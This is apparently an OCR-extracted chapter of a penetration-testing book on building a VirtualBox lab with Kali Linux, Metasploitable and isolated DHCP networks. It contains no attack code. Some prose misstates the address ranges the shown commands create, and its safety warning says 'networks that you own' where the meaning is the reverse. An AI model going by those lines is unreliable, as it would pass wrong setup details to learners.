
Building a penetration testing lab enables you create an environment that’s safe for you to practice and enhance your offensive security skills, scale the environment to add new vulnerable systems and remove older legacy systems that you may no longer needed, and even create additional virtual networks to pivot you attacks from one network to another.The concept of creating your very own virtualized penetration testing lab allows you to maximize the computing resources on your existing computer, without the need to purchase online lab time from various service providers or even buy additional computers and devices. Overall, you'll be saving a lot of money as opposed to buying physical computers and networking equipment such as routers and switches.As a cybersecurity lecturer and professional, I have noticed that many people who are starting their journeys in the field of information technology (IT) usually think that a physical lab infrastructure is needed based on their field of study. To some extent, this is true, but as technology advances, many downsides are associated with building a physical lab to practice your skills. The following are some of the disadvantages of a physical lab:

- Physical space is required to store the servers and networking appliances that are needed.
- The power consumption per device will result in an overall high rate of financial expenditure.
- The cost of building/purchasing each physical device is high, whether it's a network appliance or a server.

These are just some of the concerns many students and aspiring IT professionals have. In many cases, a beginner usually has a single computer such as a desktop or a laptop computer. Being able to use the virtualization technologies that have emerged as a response to these downsides has opened a multitude of doors in the field of IT. This has enabled many people and organizations to optimize and manage their hardware resources more efficiently.In the world of virtualization, a hypervisor is a special application that allows a user to virtualize operating systems that utilizes the hardware resources on their system so that these hardware resources can be shared with another virtualized operating system or an application. This allows you to install more than one operating system on top of your existing computer's operating system. Imagine that you are running Microsoft Windows 11 as your main operating system, this is commonly referred to as the *host operating system*, but you wish to run a Linux-based operating system at the same time on the same computer. You can achieve this by using a hypervisor. Hence, we are going to use virtualization to ensure we can build a cost-effective penetration testing lab environment.When designing a penetration testing lab environment, we'll need the following components:

- **Hypervisor** – The hypervisor is an application which enables us to virtualize operating systems and allow them to run on any hardware. We can use a hypervisor to create multiple virtual machines which can running simultaneously on our computer. There are many hypervisor applications, we'll be using **Oracle VM VirtualBox** as our preferred application because it's free and easy to use.
- **Attacker machine** – The attacker machine will be used to create and launch various types of cyber-attacks and threats to identify and exploit security vulnerabilities on targeted systems. For the attacker machine, we'll be using Kali Linux.
- **Vulnerable machines** – Without any vulnerable systems, our lab environment will not be complete. We'll setup vulnerable systems such as Metasploitable 2 which is a Linux-based operating system with hosted web applications, and Metasploitable 3 with its Windows- and Linux-based server versions.
- **Vulnerable web application** – This will help you better understand how threat actors are able to discover and exploit security weaknesses within web applications. We'll setup the **Open Web Application Security Project** (**OWASP**) **Juice Shop** web application on Kali Linux.
- **Internet access** – Internet connectivity will be setup on the Kali Linux virtual machine. This will be a convenience for easily downloading additional applications, tools and software packages.


The following diagram shows the network topology for our virtualize penetration testing lab environment:



As shown in the preceding diagram, there are 4 network zones, these are:

- The internet for accessing online resources and is directly connected to the Kali Linux virtual machine.
- **PentestNet** environment which contains 2 vulnerable machines that's on the `172.30.1.0/24` network and it's also directly connected to Kali Linux.
- **RedTeamLab** environment that contains an **Active Directory** (**AD**) infrastructure with a Windows Server and 2 clients that's on the `192.168.42.0/24` network, and it's directly connected to Kali Linux.
- **HiddenNet** environment which contains a single vulnerable host that's on the `10.11.12.0/24` network and it's reachable via the *PentestNet* network only. Therefore, we'll need to compromise a host on the *PentestNet* environment and determine whether there's a way to pivot our attacks.

The following diagram provides more technical details to gain a better understanding on where specific IP networks are assigned on our lab environment:



As shown in the preceding diagram, the Kali Linux virtual machine will be assigned 3 network adapters, these are commonly referred to as **virtual Network Interface Cards** (**vNICs**) on hypervisors. These vNICs enables us to access the internet using a bridged connection, the *PentestNet* environment on `172.30.1.0/24` and the *RedTeamLab* environment on `192.168.42.0/24`. This lab design is perfect for learning how to perform *lateral movement* between systems, pivoting from one network to another, and compromising an AD environment.Now that you have an idea of the virtual lab environment, as well as the systems and technologies which we are going to be working with throughout this book, let’s get started with setting up the hypervisor and virtual networks up next.

Setting up a hypervisor and virtual networks

There are many hypervisors from various vendors in the information technology industry, however, Oracle VM VirtualBox is a free and simple-to-use hypervisor that has all the essential features as commercial (paid) products. In this section, you will learn how to setup Oracle VM VirtualBox and create virtual networks on your computer.Before getting started, the following are important factors and requirements:

- Ensure the computer’s processor supports virtualization features such as **VT-x/AMD-V**.
- Ensure the virtualization feature is enabled on your processor via the BIOS/UEFI.


If you’re unsure how to access the BIOS/UEFI on your computer, please check the manual of device or the vendor’s website on specific instructions.

Let’s get started!

Part 1 – Setting up the hypervisor

As previously mentioned, there are many hypervisors in the industry, and we’ll be using Oracle VM VirtualBox throughout this book. However, if you wish to use another hypervisor, ensure you configure it using the systems and network designs.To get started with this exercise, please use the following instructions:

1. Firstly, on your host computer, go to https://www.virtualbox.org/wiki/Downloads and choose the **Oracle VirtualBox Platform Package** that is suitable for your host operating system as shown below:



Download VirtualBox

Here you will find links to VirtualBox binaries and its source code.

VirtualBox binaries

By downloading, you agree to the terms and conditions of the respective license.

If you're looking for the latest VirtualBox 6.1 packages, see VirtualBox 6.1 builds. Version 6.1 will remain supported until December 2023.


VirtualBox 7.0.8 platform packages

- ⇨Windows hosts
- ⇨macOS / Intel hosts
- ⇨Developer preview for macOS / Arm64 (M1/M2) hosts
- Linux distributions
- ⇨Solaris hosts
- ⇨Solaris 11 IPS hosts

The binaries are released under the terms of the GPL version 3.

See the changelog for what has changed.

1. Next, you’ll need to download the **Oracle VM VirtualBox Extension Pack** application. This enables additional functionality on the **VirtualBox Manager** application, such as creating the virtually isolated networks on the host computer. On the same download page, scroll-down a bit to find the download link as shown below:




VirtualBox 7.0.8 Oracle VM VirtualBox Extension Pack

- ⇨All supported platforms

Support VirtualBox RDP, disk encryption, NVMe and PXE boot for Intel cards. See this chapter from the User Manual for an introduction to this Extension Pack. The Extension Pack binaries are released under the VirtualBox Personal Use and Evaluation License (PUEL). *Please install the same version extension pack as your installed version of VirtualBox.*

1. Next, install the **Oracle VirtualBox Platform Package** that was downloaded during step 1. During the installation, use the default configurations. Once the application is installed on your host computer, the **VirtualBox Manager** interface will appear as shown below:




Welcome to VirtualBox!


The left part of application window contains global tools and lists all virtual machines and virtual machine groups on your computer. You can import, add and create new VMs using corresponding toolbar buttons. You can popup a tools of currently selected element using corresponding element button.

You can press the **F1** key to get instant help, or visit www.virtualbox.org for more information and latest news.

1. Next, close the **Oracle VM VirtualBox Manager** application as it's not needed at this time.
2. Next, to install the **Oracle VM VirtualBox Extension Pack**, simply right-click on the software package and choose **Open with** > **VirtualBox Manager** as shown below:



1. The **VirtualBox License** window will appear, ensure you read and click on **I Agree** to accept the agreement to proceed with its installation as shown below:



VirtualBox Extension Pack Personal Use and Evaluation License (PUEL)

License version 11, 21 May 2020

PLEASE READ THE FOLLOWING ORACLE VM VIRTUALBOX EXTENSION PACK PERSONAL USE AND EVALUATION LICENSE CAREFULLY BEFORE DOWNLOADING OR USING THE ORACLE SOFTWARE. THESE TERMS AND CONDITIONS CONSTITUTE A LEGAL AGREEMENT BETWEEN YOU AND ORACLE.

ORACLE AMERICA, INC. ("ORACLE") IS WILLING TO LICENSE THE PRODUCT DEFINED IN SECTION 1 BELOW ONLY ON THE CONDITION THAT YOU ACCEPT ALL OF THE TERMS CONTAINED IN THIS VIRTUALBOX EXTENSION PACK PERSONAL USE AND EVALUATION LICENSE AGREEMENT ("AGREEMENT").

IF YOU ARE AGREEING TO THIS LICENSE ON BEHALF OF AN ENTITY (RATHER THAN AS AN INDIVIDUAL HUMAN BEING), YOU REPRESENT THAT YOU HAVE THE APPROPRIATE AUTHORITY TO ACCEPT THESE TERMS AND CONDITIONS ON BEHALF OF SUCH ENTITY.

§ 1 Subject of Agreement. This Agreement governs your use of the binary software package called "Oracle VM VirtualBox Extension Pack" (the "Product"), which contains a set of additional features for "Oracle VM VirtualBox" that enhance the operation of multiple virtual machines ("Guest Computers") on a single physical computer ("Host Computer"). The Product consists of executable files in machine code, script files, data files, and all documentation and updates provided to You by Oracle.

Once the installation is completed, you can close the **VirtualBox Manager** application until it's needed later.

Part 2 – Creating virtually isolated networks

When creating a penetration testing lab environment, you must not accidentally scan or unleash a malicious payload on systems and networks that you own, such as those on the internet.To get started setting up the virtually isolated networks, please use the following instructions:


1. Firstly, on your Windows host computer, open the **Command Prompt**.
2. Next, use the following commands to change the present working directory to `C:\Program Files\Oracle\VirtualBox` :

```
C:\Users\Glen> cd C:\Program Files\Oracle\VirtualBox
```

1. Next, using the **vboxmanage** application, create a virtual **Dynamic Host Configuration Protocol** (**DHCP**) server for the virtual *PentestNet* network using the following commands:

```
C:\Program Files\Oracle\VirtualBox> vboxmanage dhcpserver add --
network=PentestNet --server-ip=172.30.1.1 --lower-ip=172.30.1.20
 --upper-ip=172.30.1.50 --netmask=255.255.255.0 --enable
```

The following snippet shows the preceding commands executed on the **Command Prompt**:



```
Microsoft Windows [Version 10.0.22621.1928]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Glen> cd C:\Program Files\Oracle\VirtualBox

C:\Program Files\Oracle\VirtualBox> vboxmanage dhcpserver add --network=PentestNet --server-ip=172.30.1.1 --lower
-ip=172.30.1.20 --upper-ip=172.30.1.50 --netmask=255.255.255.0 --enable
```


Upon executing the preceding commands, the **vboxmanage** application creates a DHCP server that will automatically assign IP address within the range from `172.30.1.1` – `172.30.1.254` to any systems that are connected to the *PentestNet* network on the hypervisor.

> You can use the `vboxmanage list dhcpservers` command to view all DHCP servers and their configurations that are enabled on your host computer via VirtualBox.

1. Next, use the following commands to create a new DHCP server for the *HiddenNet* network:

```
C:\Program Files\Oracle\VirtualBox> vboxmanage dhcpserver add --
network=HiddenNet --server-ip=10.11.12.1 --lower-ip=10.11.12.20
--upper-ip=10.11.12.50 --netmask=255.255.255.0 --enable
```

The following snippet shows the execution of the preceding commands:




```
C:\Program Files\Oracle\VirtualBox> vboxmanage dhcpserver add --network=HiddenNet --server-ip=10.11.12.1
--lower-ip=10.11.12.20 --upper-ip=10.11.12.50 --netmask=255.255.255.0 --enable
```

When the preceding commands are executed, it will create another virtual DHCP server that will automatically assigned IP addresses within the range from `10.11.12.1` – `10.11.12.20` to any virtual machines that are connected to the *HiddenNet* network.

1. Next, create another DHCP server and virtual network that will be assigned to the *RedTeamLab* network by using the following commands:

```
C:\Program Files\Oracle\VirtualBox> vboxmanage dhcpserver add --
network=RedTeamLab --server-ip=192.168.42.1 --lower-ip=192.168.4
2.20 --upper-ip=192.168.42.50 --netmask=255.255.255.0 --set-opt
6 192.168.42.40 --enable
```

The following snippet shows the execution of the preceding commands to create another virtual DHCP server:



```
C:\Program Files\Oracle\VirtualBox> vboxmanage dhcpserver add --network=RedTeamLab --server-ip=192.168.42.1
--lower-ip=192.168.42.20 --upper-ip=192.168.42.50 --netmask=255.255.255.0 --set-opt 6 192.168.42.40 --enable
```

Unlike the previous steps, the commands used to create the *RedTeamLab* network was modified to specific a **Domain Name System** (**DNS**) server address to virtual machines that are connecting to this virtual network. The DNS server address will be useful when setting up the AD lab environment.At this point, both the hypervisor and virtual networks are configured. Next, you will learn how to deploy and setup Kali Linux as a virtual machine within our lab environment.

